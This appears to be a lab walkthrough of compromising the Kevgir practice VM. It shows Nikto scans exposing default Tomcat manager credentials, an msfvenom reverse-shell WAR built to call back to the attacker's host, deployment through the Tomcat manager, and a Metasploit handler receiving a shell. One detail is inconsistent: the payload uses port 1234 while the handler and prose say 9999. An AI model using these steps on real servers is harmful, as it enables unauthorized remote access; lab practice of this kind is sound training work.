
Tomcat



```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:
```

```
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ /: Server may leak inodes via ETags, header found with file /, inode: ec, size: 52c8b6c4fbb0a, mtime: gzip. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.14.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 0.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 9061 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2024-04-13 14:55:41 (GMT-4) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(root㉿kali)-[~]
└─# nikto -h 192.168.1.13 -p  8080
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.13
+ Target Hostname:    192.168.1.13
+ Target Port:        8080
+ Start Time:         2024-04-13 14:55:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Appears to be a default Apache Tomcat install.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: http://cve.m
itre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /manager/html: Default account found for 'Tomcat Manager Application' at (ID 'tomcat', PW 'tomcat'). Apache Tomca
t. See: CWE-16
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /manager/status: Tomcat Server Status interface found (pass protected).
+ 8226 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-04-13 14:56:31 (GMT-4) (36 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(root㉿kali)-[~]
└─#
```

I ran Nikto, a security scanner, on the target IP and port 8080. The scan revealed that the default login credentials for Tomcat were still in use: 'tomcat' for both the username and password



```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:_
```

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here.

tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.


I visited http://192.168.1.13:8080 on my web browser to check if I had successfully set up Tomcat.



```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:_
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.1.153 LPORT=1234 -f war > Desktop/task5.war
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of war file: 1566 bytes


┌──(kali㉿kali)-[~]
└─$ jar tf task5.war
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java.nio.file.NoSuchFileException: task5.war
        at java.base/sun.nio.fs.UnixException.translateToIOException(UnixException.java:92)
        at java.base/sun.nio.fs.UnixException.rethrowAsIOException(UnixException.java:106)
        at java.base/sun.nio.fs.UnixException.rethrowAsIOException(UnixException.java:111)
        at java.base/sun.nio.fs.UnixFileAttributeViews$Basic.readAttributes(UnixFileAttributeViews.java:55)
        at java.base/sun.nio.fs.UnixFileSystemProvider.readAttributes(UnixFileSystemProvider.java:148)
        at java.base/sun.nio.fs.LinuxFileSystemProvider.readAttributes(LinuxFileSystemProvider.java:99)
        at java.base/java.nio.file.Files.readAttributes(Files.java:1851)
        at java.base/java.util.zip.ZipFile$Source.get(ZipFile.java:1428)
        at java.base/java.util.zip.ZipFile$CleanableResource.<init>(ZipFile.java:718)
        at java.base/java.util.zip.ZipFile.<init>(ZipFile.java:252)
        at java.base/java.util.zip.ZipFile.<init>(ZipFile.java:181)
        at java.base/java.util.zip.ZipFile.<init>(ZipFile.java:152)
        at jdk.jartool/sun.tools.jar.Main.list(Main.java:1502)
        at jdk.jartool/sun.tools.jar.Main.run(Main.java:361)
        at jdk.jartool/sun.tools.jar.Main.main(Main.java:1683)

┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ jar tf task5.war
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
META-INF/
META-INF/MANIFEST.MF
WEB-INF/
WEB-INF/web.xml
lqjicbmctgnozmf.jsp

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

The next step involved generating an msfvenom payload using the Linux shell_reverse_tcp option.
👉After exploring the manager webapp, I discovered that I could deploy a .war file. Therefore, when generating the payload, I specified that the payload should be in .war format.


Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
/manager
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Right Ctrl
USD/CAD +0.61%
Search
9:41 PM 4/13/2024

```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:
```

192.168.1.13:8080/manager/html/list?org.apache.catalina.filters.CSRF_

/docs	None specified	Tomcat Documentation	true	0	Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	9	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	138	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/webgoat	None specified		false	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload Browse... task5.war
Deploy

Diagnostics


Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.52 (Ubuntu)	1.7.0_79-b14	Oracle Corporation	Linux	3.19.0-25-generic	i386	canyoupwnme	127.0.1.1

I deployed the .war file on server.



```
Ubuntu 14.04.3 LTS canyoupwnme tty1
canyoupwnme login:
```


```
    LPORT  4444              yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.1.153
LHOST => 192.168.1.153
msf6 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.153    yes       The listen address (an interface may be specified)
   LPORT  9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.153:9999
[*] Command shell session 1 opened (192.168.1.153:9999 -> 192.168.1.13:52090) at 2024-04-13 16:33:53 -0400

id
uid=106(tomcat7) gid=114(tomcat7) groups=114(tomcat7)
whoami
tomcat7
```

The final step involved opening msfconsole and setting up the exploit/multi/handler module. I configured the LHOST and LPORT options to match my IP address and the port specified during payload generation (9999). Additionally, I selected the linux/x86/shell_reverse_tcp payload, which corresponds to the payload generated using msfvenom.

🥳 After completing the setup, I ran the exploit, and it successfully established a session, granting me access to the target system

Msfvenom with encoder

